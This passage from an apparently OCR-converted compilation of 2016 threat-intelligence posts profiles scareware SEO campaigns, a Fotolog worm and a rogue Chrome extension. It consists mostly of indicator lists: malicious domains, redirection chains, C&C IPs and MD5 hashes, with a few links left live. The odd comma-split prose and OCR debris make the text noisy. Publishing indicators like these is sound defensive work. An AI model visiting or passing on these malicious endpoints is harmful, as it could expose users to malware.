hxxp://downloads.vedivids.org

hxxp://downloads.restpictures.org

hxxp://downloads.modavedis.org

hxxp://downloads.fileserverst.org

hxxp://downloads.fileserversu.org

hxxp://downloads.regzapix.org

hxxp://downloads.reggiepix.org

hxxp://downloads.migpix.org

hxxp://downloads.restopix.org

hxxp://downloads.legomay.org

hxxp://downloads.vediway.org

hxxp://downloads.compoway.org

hxxp://downloads.restway.org

hxxp://downloads.crymyway.org

hxxp://downloads.fileserversa.com

hxxp://downloads.fileserversb.com

hxxp://downloads.fileserversc.com

hxxp://downloads.fileserversd.com

hxxp://downloads.fileserverse.com

hxxp://downloads.fileserversf.com

hxxp://downloads.fileserversg.com

hxxp://downloads.fileserversh.com

hxxp://downloads.fileserversi.com

hxxp://downloads.fileserversj.com

hxxp://downloads.fileserversk.com

hxxp://downloads.fileserversl.com

hxxp://downloads.fileserversm.com

hxxp://downloads.fileserversn.com

hxxp://downloads.fileserverso.com

hxxp://downloads.fileserversp.com

hxxp://downloads.fileserversq.com

98

hxxp://downloads.fileserversr.com

hxxp://downloads.regzavids.com

hxxp://downloads.vedivids.com

hxxp://downloads.restpictures.com

hxxp://downloads.modavedis.com

hxxp://downloads.fileserverss.com

hxxp://downloads.fileserverst.com

hxxp://downloads.fileserversu.com

hxxp://downloads.regzapix.com

hxxp://downloads.reggiepix.com

hxxp://downloads.migpix.com

hxxp://downloads.legomay.com

hxxp://downloads.vediway.com

hxxp://downloads.compoway.com

hxxp://downloads.crymyway.com

hxxp://downloads.fileserversa.net

hxxp://downloads.fileserversb.net

hxxp://downloads.fileserversc.net

hxxp://downloads.fileserversd.net

hxxp://downloads.fileserverse.net

hxxp://downloads.portodrive.net

hxxp://downloads.fileserversf.net

hxxp://downloads.fileserversg.net

hxxp://downloads.fileserversh.net

hxxp://downloads.fileserversi.net

hxxp://downloads.fileserversj.net

hxxp://downloads.fileserversk.net

hxxp://downloads.fileserversl.net

hxxp://downloads.fileserversm.net

hxxp://downloads.fileserversn.net

hxxp://downloads.fileserverso.net

hxxp://downloads.fileserversp.net

hxxp://downloads.fileserversq.net

hxxp://downloads.fileserversr.net

hxxp://downloads.regzavids.net

hxxp://downloads.vedivids.net

hxxp://downloads.tastyfiles.net

hxxp://downloads.restpictures.net

hxxp://downloads.modavedis.net

hxxp://downloads.fileserverss.net

hxxp://downloads.fileserverst.net

hxxp://downloads.fileserversu.net

hxxp://downloads.regzapix.net

hxxp://downloads.reggiepix.net

hxxp://downloads.migpix.net

hxxp://downloads.legomay.net

hxxp://downloads.vediway.net

hxxp://downloads.compoway.net

hxxp://downloads.restway.net

hxxp://downloads.crymyway.net

99

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

100

Historical OSINT - Haiti-themed Blackhat SEO Campaign Serving Scareware Spotted in the Wild (2016-12-23 12:53)

In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercriminals, continue, actively, spreading, malicious, software, largely, relying, on, a, pre-defined, set, of, compromised, hosts, for, the, purpose, of, spreading, malicious, software, further, expanding, a, specific, botnet’s, infected, population, further, earning, fraudulent, revenue, in, the, process, of, monetizing, the, access, to, the, infected, hosts, largely, relying, on, an, affiliate-based, type, of, monetizing, scheme.

In, this, post, we’ll, profile, a, currently, circulating, malicious, black, hat, SEO (search engine optimization), campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, portfolio, of, affected, Web, sites:

hxxp://austinluce.co.uk

hxxp://naukatanca.co.uk

hxxp://truenorthinnovation.co.uk

hxxp://robsonsofwolsingham.co.uk

hxxp://daviddewphotography.co.uk

Sample, URL, redirection, chain:

hxxp://sciencefirst.com/?red=haiti-earthquake-donate

- hxxp://otsosute.freehostia.com/c.html

- hxxp://scan-now24.com/go.php?id=2022 &key=4c69e59ac &d=1

Sample, URL, redirection, chain:

hxxp://lipsticpi.ru/sm/r.php

- hxxp://uscaau.com/back.php

- hxxp://sekuritylistsite.com/hitin.php?land=20 &affid=94801

- hxxp://mypremiumantyspywarepill.com/hitin.php?land=20 &affid=94801

- hxxp://mypremiumantyspywarepill.com/index.php? affid=94801

Sample, detection, rate, for, a, sample, malicious, executable: MD5: ebc956abadefdac794ebcd1898ea07cf

Sample, detection, rate, for, a, sample, malicious, executable: MD5: d65a5d1ab98bd690dccd07cb6eebcba3

Once, executed, a, sample, malware, phones, back, to, the, following, C &C, server, IPs:
hxxp://mypremiumantyspywarepill.com/in.php?affid=94801

hxxp://greatnorthwill.com/?mod=vv &i=1 &id=11-18

Related, malicious, domains, known, to, have, participated, in, the, campaign:
hxxp://getholidaypresent0.com - 204.12.225.83

hxxp://getholidaypresent2.com

hxxp://getholidaypresent3.com

hxxp://scan-now22.com

hxxp://scan-now23.com

hxxp://scan-now24.com

hxxp://santaclaus4.com

101

hxxp://getholidaypresent5.com

hxxp://getholidaypresent7.com

Related, malicious, domains, known, to, have, participated, in, the, campaign:
hxxp://freeantyviruspillblog.com - 213.163.91.240

hxxp://newgoodantyspywarepill.com

hxxp://mypremiumantyspywarepill.com

hxxp://freegoodantyviruspill.com

hxxp://freeantyspywarepillshop.com

hxxp://thevirustoolbox.com

We'll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

102

Historical OSINT - Massive Black Hat SEO Campaing Serving Scareware Spotted in the Wild (2016-12-24 05:47) In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercriminals, continue, actively, acquiring, and, hijacking, traffic, for, the, purpose, of, converting, it, to, malware-infected, hosts, while, earning, fraudulent, revenue, in, the, process, of, monetizing, the, hijacked, and, acquired, traffic, largely, relying, on, a, set, of, tactics, techniques, and, procedures, successfully, earning, fraudulent, revenue, in, the, process, of, monetizing, the, hijacked, and, acquired, traffic, largely, relying, on, an, affiliate-based, type, of, monetizing, scheme.

We've, recently, intercepted, a, currently, circulating, malicious, black, hat, SEO (search engine optimization), campaign, serving, fake, security, software, also, known, as, scareware, successfully, monetizing, the, hijacked, and, acquired, traffic, largely, relying, on, the, utilization, of, affiliate-network, based, type, of, monetizing, scheme.

In, this, post, we'll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, portfolio, of, compromised, Web, sites:

hxxp://yushikai.co.uk

hxxp://www.heart-2-heart.nl

hxxp://www.stichtingkhw.nl

hxxp://burgessandsons.com

hxxp://marsmellow.info

hxxp://broolz.co.uk

hxxp://bodyscope.co.uk

hxxp://janschnoor.de

hxxp://goodluckflowers.com

hxxp://www.frank-carillo.com

hxxp://www.strijkvrij.com

hxxp://www.fotosiast.nl

hxxp://www.senbeauty.nl

hxxp://www.menno.info

hxxp://www.kul.fm

Sample, URL, redirection, chain:

hxxp://onotole.iblogger.org/2.html

-

199.59.243.120;

205.164.14.79;

199.59.241.181

-

>

hxxp://mycommercialssecuritytool.com/index.php?affid=34100

-

89.248.171.48

-

Email:

Kathryn.D.Jennings@gmail.com

Related, malicious, domains, known, to, have, participated, in, the, campaign:
hxxp://myatmoe.iblogger.org

hxxp://creditreport.iblogger.org

hxxp://movieddlheaven.iblogger.org

hxxp://cv-bruno-brocas.iblogger.org

hxxp://islife.iblogger.org

hxxp://iblogger.iblogger.org

hxxp://dressshirt.iblogger.org

hxxp://allians.iblogger.org

hxxp://rapid-weight-loss.iblogger.org

hxxp://breastaugm.iblogger.org

hxxp://uila.iblogger.org

hxxp://oh-tv.iblogger.org

103

hxxp://brudnopis.iblogger.org

hxxp://learnenglish.iblogger.org

hxxp://motivatedcats.iblogger.org

hxxp://robert.iblogger.org

hxxp://testforask.iblogger.org

hxxp://poormanguides.iblogger.org

hxxp://gelbegabeln.iblogger.org

hxxp://nuagerouge.iblogger.org

hxxp://chicos-on-line.iblogger.org

hxxp://hypnosisworld.iblogger.org

hxxp://tennis.iblogger.org

hxxp://ibu.iblogger.org

hxxp://turkifsa.iblogger.org

hxxp://amandacooper.iblogger.org

hxxp://tw.iblogger.org

hxxp://whedon.iblogger.org

hxxp://han.iblogger.org

hxxp://scclab.iblogger.org

hxxp://besftfoodblogger.iblogger.org

hxxp://premiummenderacunt.iblogger.org

hxxp://seobook.iblogger.org

hxxp://bestjackets.iblogger.org

hxxp://kidszone.iblogger.org

hxxp://liker2fb.iblogger.org

hxxp://vipin.iblogger.org

hxxp://infobaru.iblogger.org

hxxp://palermo.iblogger.org

hxxp://forum.bay.de.iblogger.org

hxxp://online-guard.iblogger.org

hxxp://juhjsd.iblogger.org

hxxp://asulli.iblogger.org

hxxp://youtubetranscription.iblogger.org

hxxp://praza.iblogger.org

hxxp://free-worlds.iblogger.org

hxxp://mlm.iblogger.org

hxxp://myleskadusale.iblogger.org

hxxp://ninjapearls.iblogger.org

hxxp://bassian.iblogger.org

hxxp://d3-f21-w-14.iblogger.org

hxxp://mlk.iblogger.org

hxxp://pe.iblogger.org

hxxp://connor54321.iblogger.org

hxxp://smx.iblogger.org

hxxp://17fire.iblogger.org

hxxp://greatestbattles.iblogger.org

hxxp://generalsurgery.iblogger.org

hxxp://megafon.iblogger.org

hxxp://dasefx.iblogger.org

hxxp://ysofii.iblogger.org

hxxp://priv8.iblogger.org

104

hxxp://kahramanmaras.iblogger.org

hxxp://kaoojcjl.iblogger.org

hxxp://infobaru.iblogger.org

hxxp://dla-kobiet.iblogger.org

hxxp://karinahart.iblogger.org

hxxp://mariucciaelasuaombra.iblogger.org

hxxp://signinbay.de.iblogger.org

hxxp://pitstop.iblogger.org

hxxp://colorless.iblogger.org

hxxp://directorio.iblogger.org

hxxp://odenaviva.iblogger.org

hxxp://e-money.iblogger.org

hxxp://digicron.iblogger.org

hxxp://slotomania-hackers.iblogger.org

hxxp://blazetech.iblogger.org

hxxp://blazetech.iblogger.org

hxxp://bestoksriy.iblogger.org

hxxp://teamsite.iblogger.org

hxxp://mateaplicada.iblogger.org

hxxp://tmgames.iblogger.org

hxxp://nativephp.iblogger.org

hxxp://priv8.iblogger.org

hxxp://sharepointdotnetwiki.iblogger.org

hxxp://nativephp.iblogger.org

hxxp://seobook.iblogger.org

hxxp://jawwal.iblogger.org

hxxp://tomsplace.iblogger.org

hxxp://shreyo.iblogger.org

hxxp://greatestbattles.iblogger.org

hxxp://beitypedia.iblogger.org

hxxp://dutcheastindies.iblogger.org

hxxp://cramat-satu.iblogger.org

hxxp://misc.iblogger.org

hxxp://espirito-de-aventura.iblogger.org

hxxp://tomksoft.iblogger.org

hxxp://mymovies.iblogger.org

Known, to, have, responded, to, the, same, malicious, IP (199.59.243.120) are, also, the, following, malicious, domains:

hxxp://brendsrnzwrn.cuccfree.com

hxxp://caraccidentlawyer19.us

hxxp://colombiavirtualtours.com

hxxp://dailydigest.cn

hxxp://drugaddiction569.us

hxxp://earnonline.cn

hxxp://epicor.in

hxxp://glhgk.com

hxxp://iroopay.com

hxxp://kajianislam.us

105

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (199.59.243.120):

MD5: c7bd669a416a8347aeba6117d0040217

MD5: ae89e09f52db7f9d69b9b9c40dbf35f9

MD5: b4399fc8f1de723d452b05ec474ca651

MD5: c779d9f4e9992ad5ffcd2353bb003a51

MD5: cc6efabb0a26c729f126b12be717de47

Once, executed, a, sample, malware, phones, back, to, the, following, C &C, server, IPs:
hxxp://theworldnews.byethost5.com - 199.59.243.120

Known, to, have, responded, to, the, same, malicious IP (205.164.14.79), are, also, the, following, malicious, domains:

hxxp://fsdq.cn

hxxp://parked-domain.org

hxxp://fiverr.hk.tn

hxxp://hamzanori90.name-iq.com

hxxp://postgumtree.uk.tn

hxxp://caoliushequ.info

hxxp://housewives.byethost4.com

hxxp://nuichate.22web.org

hxxp://3rtz.byethost12.com

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (205.164.14.79):

MD5: dbca66955cac79008f9f1cd415d7e308

MD5: b452ca519f077307d68ff034567087c1

MD5: 70e8c79135b341eac51da0b5789744d3

MD5: a9f64c1404faf4a6fc81564c8dec22d9

MD5: b3737a1c34cb705f7d244c99afdc3a01

Once, executed, a, sample, malware (MD5:dbca66955cac79008f9f1cd415d7e308), phones, back, to, the, following, C &C, server, IPs:

hxxp://ibayme.eb2a.com - 205.164.14.79

Known, to, have, responded, to, the, same, malicious, IPs (199.59.241.181), are, also, the, following, malicious, domains:

hxxp://yn919.com

hxxp://wimp.it

hxxp://puqiji.com

hxxp://52style.com

hxxp://007guard.com

hxxp://10iski.10001mb.com

hxxp://11649.bodisparking.com

hxxp://13.get.themediafinder.com

hxxp://134205.aceboard.fr

Sample, detection, rate, for, a, malicious, executable:

MD5: f74a744d75c74ed997911d0e0b7e6f67

106

Once, executed, a, sample, malware, phones, back, to, the, following, C &C, server, IPs:
hxxp://mycommercialssecuritytool.com/in.php?affid=34100

Related, malicious, domains, known, to, have, participated, in, the, campaign:
hxxp://protectyoursystemnowonline.com

hxxp://createyoursecurityonline.com

hxxp://commercialssecuritytools.com

hxxp://freecreateyoursecurity.com

Sample, URL, redirection, chain:

hxxp://ulions.com/yxg.php?p= - 104.28.22.34

- hxxp://ppbmv4.xorg.pl/in.php?t=cc &d=04-02-2010 _span &h=

- hxxp://www1.nat67go4it.net/?uid=195 &pid=3 &ttl=5184c614d4b - 89.248.160.161

- hxxp://www1.systemsecure.in/?p=

Know, to, have, responded, to, same, malicious, C &C, server, IP (104.28.22.34), are, also, the, following, malicious, domains:

hxxp://portlandultimate.com

hxxp://portablemineapplicationsub.tech

hxxp://indirimkuponlarimiz.com

hxxp://walkinclosetguys.com

hxxp://bryantanaka.com

hxxp://swisschecklist.com

hxxp://census.mnfurs.org

hxxp://duluthbeth.xyz

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, malicious, C &C, server, IPs (104.28.22.34): MD5: 11dda0bbd2aef7944f990fcefbc91034

MD5: d0be24df3078866a277874dad09c98d9

MD5: 9ba06da9370037fd2ffe525d6164b367

MD5: 537bd45df702f90585eebab2a8bb3584

MD5: a9f61e9696ff7ff4bfc34f70549ffdd0

Once, executed, a, sample, malware (MD5:11dda0bbd2aef7944f990fcefbc91034), phones, back, to, the, following, C &C, server, IPs:

hxxp://audio-direkt.net

hxxp://servico-ind.com

hxxp://saios.net

hxxp://coopsupermarkt.nl

hxxp://fruitspot.co.za

hxxp://vitalur.by

hxxp://trinity-works.com

Once, executed, a, sample, malware (MD5:d0be24df3078866a277874dad09c98d9), phones, back, to, the, following, C &C, server, IPs:

hxxp://3asfh.net - 104.28.22.34

Once, executed, a, sample, malware, (MD5:a9f61e9696ff7ff4bfc34f70549ffdd0), phones, back, to the, following, malicious, C &C, server, IPs:

hxxp://link-list-uk.com

hxxp://racknstackwarehouse.com.au

hxxp://zeronet.co.jp


hxxp://sun-ele.co.jp

hxxp://slcago.org

hxxp://frederickallergy.com

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

108



Historical OSINT - FTLog Worm Spreading Across Fotolog (2016-12-24 12:49) In, a, cybercrime, ecosystem, dominated, by, fraudulent, propositions, cybercriminals, continue, actively, populating, their, botnet’s, infected, population, further, spreading, malicious, software, while, compromising, the, confidentiality, integrity, and, availability, of, the, affected, hosts, to, a, multu-tude, of, malicious, software, while, earning, fraudulent, revenue, in, the, process, of, monetizing, access, to, the, malware-infected, hosts, further, spreading, malicious, software, while, monetizing, access, to, malware-infected, hosts, largely, relying, on, a, set, of, tactics, techniques, and, procedures, successfully, monetizing, access, to, the, malware-infected, hosts, largely, relying, on, the, utilization, of, affiliate-based, type, of, monetizing, scheme.

We’ve, recently, intercepted, a currently, circulating, malicious, spam, campaign, targeting, the, popular, social, network, Web, site, Fotolog, successfully, enticing, socially, engineered, users, into, interacting, with, malicious, links, while, monetizing, access, to, the, malware-infected, hosts, largely, relying, on, the, utilization, of, an, affiliate-based, type, of, monetizing, scheme.

In, this, post, we’ll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it,

and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Sample, URL, redirection, chain:

hxxp://bit.ly/cBTsWo

- hxxp://zwap.to/001mk

- hxxp://www.cepsaltda.cl/uc/red.php?u=1 - 216.155.72.44

- hxxp://supatds.cn/go.php?sid=1 - 92.241.164.1

- hxxp://www.cepsaltda.cl/uc/rcodec.php

- hxxp://cepsaltda.cl/uc/codec/divxcodec.exe

Sample, detection, rate, for, a, sample, malicious, executable: MD5: c6dbc58e0db3c597c4ab562ad9710a38

We'll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

109

Historical OSINT - Google Docs Hosted Rogue Chrome Extension Serving Campaign Spotted in the Wild (2016-12-24 19:12)

In, a, cybercrime, ecosystem, dominated, by, malicious, software, releases, cybercriminals, continue, actively, populating, their, botnet's, infected, population, further, spreading, malicious, software, while, earning, fraudulent, revenue, in, the, process, of, obtaining, access, to, malware-infected, hosts, further, compromising, the, confidentiality, integrity, and, availability, of, the, affected, hosts, successfully, earning, fraudulent, revenue, in, the, process, of, monetizing, access, to, malware-infected, hosts, largely,

relying, on, the, utilization, of, affiliate-based, type, of, monetization, scheme.

We've, recently, intercepted, a, currently, circulating, malicious, spam, campaign, affecting, Google Docs, while, successfully, enticing, socially, engineered, users, into, clicking, on, bogus, links, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, hosts, successfully, exposing, socially, engineered, users, to, a, rogue, Chrome Extension.

In, this, post, we'll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it, and, provide, actionable, intelligence, on, the, infrastructure, behind, it.

Sample, URL, redirection, chain:

https://1364757661090.docs.google.com/presentation/d/1w5eh2rh6i0pbuVjb4_MzBNPEovRw3f6qiho7AshTcHI/htmlpresent?videoid=1364757661199 -> http://www.worldvideos.us/chrome.php -> https://chrome.google.com/webstore/detail/high-solution/jokhejlfefegeolonbckg gpfggipmmim

Related, malicious, domain, reconnaissance:

hxxp://worldvideos.us - 89.19.10.194

ns1.facebookhizmetlerim.com

ns2.facebookhizmetlerim.com

Responding to 89.19.10.194 are also the following fraudulent domains part of the campaign's

infrastructure:

hxxp://e-sosyal.biz

hxxp://facebookhizmetlerim.com

hxxp://facebookmedya.biz

hxxp://facebooook.biz

hxxp://fbmedyahizmetleri.com

hxxp://sansurmedya.com

hxxp://sosyalpaket.com

hxxp://worldmedya.net

hxxp://youtubem.biz

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (208.73.211.70):

hxxp://396p4rassd2.youlovesosoplne.net

hxxp://5q14.zapd.co

hxxp://airmats.com

hxxp://amciksikis.com

hxxp://anaranjadaverzochte.associate-physicians.org

hxxp://autorepairmanual.org

hxxp://blackoutblinds.com

hxxp://blog.jmarkafghans.com

Related, malicious, MD5s, known, to, have, phoned, back, to, the, same, C &C, server, IPs (208.73.211.70): MD5: 584a779ae8cdea13611ff45ebab517ae

MD5: cea89679058fe5a5288cfacc1a64e431

MD5: 62eee7a0bed6e958e72c0edf9da17196

MD5: 160793c37a5aa29ac4c88ba88d1d7cc2

MD5: 46079bbcfcd792dfcd1e906e1a97c3a6

Once, executed, a, sample, malware (MD5: 584a779ae8cdea13611ff45ebab517ae), phones, back, to, the, following, C &C, server, IPs:

hxxp://zhutizhijia.com - 208.73.211.70

Once, executed, a, sample, malware (MD5: cea89679058fe5a5288cfacc1a64e431), phones, back, to, the, following, C &C, server, IPs:

hxxp://aieov.com - 208.73.211.70

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (141.8.224.239):

hxxp://happysocks.7live7.org

hxxp://hiepdam.org

hxxp://hyper-path.com

hxxp://interfacelife.com

hxxp://iowa.findanycycle.com

hxxp://massachusetts.findanyboat.com

hxxp://diptnyc.com

Related, maliciuos, MD5s, known, to, have, phoned, back, to, the, same, C &C, server, IPs (141.8.224.239): MD5: ddf27e034e38d7d35b71b7dc5668ffce

MD5: 6ba6451a9c185d1d07323586736e770e

MD5: 854ea0da9b4ad72aba6430ffa6cc1532

MD5: d5585af92c512bec3009b1568c8d2f7d

MD5: bf78b0fcfc8f1a380225ceca294c47d8

Once, executed, a, sample, malware (MD5:ddf27e034e38d7d35b71b7dc5668ffce), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://srv.desk-top-app.info - 141.8.224.239

Once, executed, a, sample, malware (MD5:6ba6451a9c185d1d07323586736e770e), phones, back, to, the, following, malicious, C &C, server, IPs:

hxxp://premiumstorage.info - 141.8.224.239

Once, executed, a, sample, malware (MD5: d5585af92c512bec3009b1568c8d2f7d), phones, back, to, the, following, C &C, server, IPs:

hxxp://riddenstorm.net - 208.100.26.234

hxxp://lordofthepings.ru - 173.254.236.159

hxxp://yardnews.net - 104.154.95.49

hxxp://wentstate.net - 141.8.224.93

111

hxxp://musicnews.net - 176.74.176.187

hxxp://spendstate.net

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (89.19.10.194): hxxp://liderbayim.com

hxxp://blacksport.org

hxxp://liderbayim.com

hxxp://2sosyal-panelim.com


hxxp://sosyal-panelim.com

hxxp://darknessbayim.com

hxxp://hebobayi.com

We’ll, continue, monitoring, the, campaign, and, post, updates, as, soon, as, new, developments, take, place.

112



Historical OSINT - Rogue MyWebFace Application Serving Adware Spotted in the Wild (2016-12-25 07:20) In, a, cybercrime, ecosystem, dominated, by, malicious, software, releases, cybercriminals, continue, actively, populating, their, botnet’s, infected, population, further, spreading, malicious, software, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, hosts, further, spreading, malicious, software, while, monetizing, access, to, malware-infected, hosts, largely, relying, on, the, utilization, of, affiliate-based, type, of, monetizing, scheme.

We’ve, recently, intercepted, a, currently, circulating, malicious, spam, campaign, enticing, users, into, executing, a, malicious, software, largely, relying, on, basic, visual, social, engineering, enticing, users, into, executing, a, rogue,

application, potentially, exposing, the, confidentiality, integrity, and, availability, of, the, affected, host.

In, this, post, we'll, profile, the, campaign, provide, actionable, intelligence, on, the, infrastructure, behind, it, and, discuss, in-depth, the, tactics, techniques, and, procedures, of, the, cybercriminals, behind, it.

Related, malicious, domain, reconnaissance:

hxxp://mywebsearch.com - 74.113.233.48; 74.113.237.48; 66.235.119.48

hxxp://mywebface.mywebsearch.com - 74.113.233.64; 74.113.233.180

Sample, detection, rate, for, a, malicious, executable:

MD5: b32acfece8089e52fa2288cb421fa9de

113

Related, malicious, domains, known, to, have, responded, to, the, same, malicious, C &C, server, IPs (74.113.233.48; 74.113.237.48; 66.235.119.48):

hxxp://myinfo.mywebsearch.com

hxxp://dl.mywebsearch.com

hxxp://tbedits.mywebsearch.com

hxxp://celebsauce.dl.mywebsearch.com

hxxp://bfc.mywebsearch.com

hxxp://bar.mywebsearch.com

hxxp://int.search.mywebsearch.com

hxxp://inboxace.dl.mywebsearch.com

hxxp://internetspeedtracker.dl.mywebsearch.com

hxxp://mywebface.dl.mywebsearch.com

hxxp://easypdfcombine.dl.mywebsearch.com

hxxp://onlinemapfinder.dl.mywebsearch.com

hxxp://eliteunzip.dl.mywebsearch.com

hxxp://mytransitguide.dl.mywebsearch.com

hxxp://packagetracer.dl.mywebsearch.com

hxxp://myway.mywebsearch.com

hxxp://helpint.mywebsearch.com

hxxp://zwinky.dl.mywebsearch.com

hxxp://weatherblink.dl.mywebsearch.com

hxxp://videoscavenger.dl.mywebsearch.com

hxxp://videodownloadconverter.dl.mywebsearch.com

hxxp://translationbuddy.dl.mywebsearch.com

hxxp://totalrecipesearch.dl.mywebsearch.com

hxxp://televisionfanatic.dl.mywebsearch.com

hxxp://retrogamer.dl.mywebsearch.com

hxxp://myscrapnook.dl.mywebsearch.com

hxxp://myfuncards.dl.mywebsearch.com

hxxp://gamingwonderland.dl.mywebsearch.com

hxxp://dictionaryboss.dl.mywebsearch.com

hxxp://astrology.dl.mywebsearch.com

hxxp://utmtrk2.mywebsearch.com

hxxp://utm2.mywebsearch.com

hxxp://utm.trk.mywebsearch.com

hxxp://utm.mywebsearch.com

hxxp://ak.ssl.toolbar.mywebsearch.com

hxxp://www122.mywebsearch.com

hxxp://couponalert.dl.mywebsearch.com

hxxp://help.mywebsearch.com

hxxp://srchsugg.mywebsearch.com

hxxp://utm.gr.mywebsearch.com

hxxp://utmtrk.gr.mywebsearch.com

hxxp://dp.mywebsearch.com

hxxp://download.mywebsearch.com

hxxp://www64.mywebsearch.com

hxxp://filmfanatic.mywebsearch.com

hxxp://mywebface.mywebsearch.com

hxxp://fromdoctopdf.dl.mywebsearch.com

114

hxxp://www173.mywebsearch.com

hxxp://www153.mywebsearch.com

hxxp://www170.mywebsearch.com

hxxp://www176.mywebsearch.com

hxxp://www155.mywebsearch.com

hxxp://www186.mywebsearch.com

hxxp://www156a.mywebsearch.com

hxxp://www187.mywebsearch.com

hxxp://www198.mywebsearch.com

hxxp://www154.mywebsearch.com

hxxp://cfg.mywebsearch.com

hxxp://mapsgalaxy.dl.mywebsearch.com

hxxp://edits.mywebsearch.com

hxxp://www.mywebsearch.com

hxxp://enable.mywebsearch.com

hxxp://live.mywebsearch.com

hxxp://config.mywebsearch.com

hxxp://anx.mywebsearch.com

hxxp://bstat.mywebsearch.com

hxxp://updates.mywebsearch.com

hxxp://home.mywebsearch.com

hxxp://search.mywebsearch.com

hxxp://stats.mywebsearch.com

hxxp://akd.search.mywebsearch.com

hxxp://ak2.home.mywebsearch.com

hxxp://ak.search.mywebsearch.com

hxxp://ak.toolbar.mywebsearch.com

Related, malicious, MD5s, known, to, have, participated, in, the, campaign: MD5: 83cdb402fcd68947f7519eaad515fa5a

MD5: 6b31cc25e68d5d008e319c4a1c8c4098

MD5: f2392d18a266f554743b495b4e71b2be

MD5: 9bcaeb5b4bdd6b9e22852a98ca630914

MD5: 4fd260e17ca40a31a7baace9af1b7db9

Once, executed, a, sample, malware, (MD5: 83cdb402fcd68947f7519eaad515fa5a), phones, back, to, the, following, C &C, server, IPs:

hxxp://178.150.139.157/search.htm

hxxp://sev2012.com/page _click.php - 141.8.224.239; 54.72.9.51; 91.220.131.33; 91.236.116.20

hxxp://62.122.107.119/install.htm

